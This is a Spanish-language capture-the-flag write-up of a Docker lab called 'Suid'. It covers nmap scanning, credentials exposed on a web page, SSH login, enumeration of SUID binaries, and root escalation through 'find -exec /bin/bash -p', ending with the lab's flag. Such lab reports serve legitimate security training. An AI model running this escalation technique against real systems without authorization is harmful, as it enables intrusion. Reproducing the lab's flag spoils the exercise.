Informe de Análisis de Vulnerabilidades y Explotación en ambiente Contralado.

****

1. Información General

- Máquina: S**uid**
- Tipo: **Docker**
- Dirección IP: **172.17.0.2**
- Fecha: 02/04/2026.

2. Alcance y Objetivo

El presente informe documenta el análisis de seguridad realizado sobre la máquina **Suid**, en un entorno basado en **Docker** con la IP **172.17.0.2.**

El objetivo es detallar las vulnerabilidades detectadas, demostrar el impacto real que tienen en el sistema y describir las técnicas utilizadas para realizar la fase de reconocimiento y, posteriormente, la explotación de forma controlada.

3. Metodología Utilizada

Se aplicó una metodología clásica de pruebas de penetración, compuesta por las siguientes fases:

- Enumeración de servicios
- Enumeración de aplicaciones web
- Identificación de vulnerabilidades
- Explotación
- Escalada de privilegios

4. Enumeración de Servicios

Herramientas utilizadas

- Nmap

Procedimiento

Se aplicó una metodología clásica de pruebas de penetración, compuesta por las siguientes fases:

El análisis de la superficie de ataque partió de un escaneo detallado con **Nmap**, lo que permitió identificar con precisión los puertos abiertos y los servicios activos del sistema.

Resultados obtenidos

El escaneo con Nmap detectó el siguiente servicio activo en el sistema:

- Puerto 22/tcp: Abierto ssh.
- Puerto 8080 /tcp: Abierto http

```
┌──(kali㉿kali)-[~/maquinas_ctf/suid]
└─$ nmap -sV -sC -p- 172.17.0.2
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-04 01:37 EDT
Nmap scan report for 172.17.0.2
Host is up (0.0000020s latency).
Not shown: 65533 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 35:e9:48:3a:04:b5:6c:62:73:4d:8e:5f:b4:5c:1d:d6 (ECDSA)
|_  256 f5:3e:93:70:de:cc:13:9f:a9:23:b8:b0:5d:76:d4:0f (ED25519)
8080/tcp open  http    Apache httpd 2.4.52 ((Ubuntu))
|_http-open-proxy: Proxy might be redirecting requests
|_http-title: SUID Lab | whoami-labs
|_http-server-header: Apache/2.4.52 (Ubuntu)
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.91 seconds

┌──(kali㉿kali)-[~/maquinas_ctf/suid]
└─$
```

5. Enumeración de Web


Herramientas utilizadas

- Firefox


Hallazgos encontrados

Se procede a la validación de la dirección: **http://172.17.0.2:8080** donde se encuentran credenciales de usuario para ingreso al servidor

6. Identificación de Vulnerabilidades



Se procede a la validación de las credenciales encontradas para ingresar a través del servicio SSH.



7. Explotación

Al ingresar a la maquina con las credenciales student procedemos a listar los binarios SUID que se encuentran activados, con el comando: **find / -perm -4000 -type f -ls 2>/dev/null**

```
student@03d956d1b67f: ~
Session  Actions  Edit  View  Help
student@03d956d1b67f:~$ find / -perm -4000 -type f -ls 2>/dev/null
  3019233    332 -rwsr-xr-x   1 root     root       338536 Apr 11  2025 /usr/lib/openssh/ssh-keysign
  3019200     36 -rwsr-xr--   1 root     messagebus    35112 Oct 25  2022 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
  3015095     56 -rwsr-xr-x   1 root     root          55680 Apr  9  2024 /usr/bin/su
  3015015     48 -rwsr-xr-x   1 root     root          47488 Apr  9  2024 /usr/bin/mount
  3030953    276 -rwsr-xr-x   1 root     root         282088 Mar 23  2022 /usr/bin/find
  3015121     36 -rwsr-xr-x   1 root     root          35200 Apr  9  2024 /usr/bin/umount
  3030983    136 -rwsr-xr-x   1 root     root         137752 Feb  8  2024 /usr/bin/mv
  3015020     40 -rwsr-xr-x   1 root     root          40496 Feb  6  2024 /usr/bin/newgrp
  3014957     72 -rwsr-xr-x   1 root     root          72072 Feb  6  2024 /usr/bin/gpasswd
  3014895     44 -rwsr-xr-x   1 root     root          44808 Feb  6  2024 /usr/bin/chsh
  3015031     60 -rwsr-xr-x   1 root     root          59976 Feb  6  2024 /usr/bin/passwd
  3030968    140 -rwsr-xr-x   1 root     root         141832 Feb  8  2024 /usr/bin/cp
  3014889     72 -rwsr-xr-x   1 root     root          72712 Feb  6  2024 /usr/bin/chfn
student@03d956d1b67f:~$
```

8. Escalada de Priviligios

Después del proceso de despliegue de binarios SUID seleccionamos el binario para la explotración: **/usr/bin/find y** se aplica el siguiente comando para poder realizar la escalada a root: **/usr/bin/find . -exec /bin/bash -p \;**

```
student@03d956d1b67f: ~
Session  Actions  Edit  View  Help
student@03d956d1b67f:~$ /usr/bin/find . -exec /bin/bash -p \;
bash-5.1# whoami
root
bash-5.1#
```

Ya que se ha logrado la escalada a root, se procede a localizar la flag

```
student@03d956d1b67f: ~
Session  Actions  Edit  View  Help
student@03d956d1b67f:~$ /usr/bin/find . -exec /bin/bash -p \;
bash-5.1# whoami
root
bash-5.1# cd /root
bash-5.1# ls -al
total 20
drwx------ 1 root root 4096 Dec  5 03:32 .
drwxr-xr-x 1 root root 4096 Apr  4 05:37 ..
-rw-r--r-- 1 root root 3106 Oct 15  2021 .bashrc
-rw-r--r-- 1 root root  161 Jul  9  2019 .profile
-rw------- 1 root root    9 Dec  5 03:32 flag.txt
bash-5.1# cat flag.txt
RDp_Exi7
bash-5.1#
```

Y de esa forma queda resuelto el laboratorio

```
kali@kali: ~/maquinas_ctf/suid
Session  Actions  Edit  View  Help

Bienvenido a WHOAMI-LABS.COM. Laboratorio: SUID.

Tu laboratorio SUID está desplegado correctamente.
IP interna de la máquina desplegada: 172.17.0.2

Ingresa la flag: RDp_Exi7
¡Felicitaciones hacker! Has conseguido la flag.
¿Quieres eliminar la máquina? (s/n):
```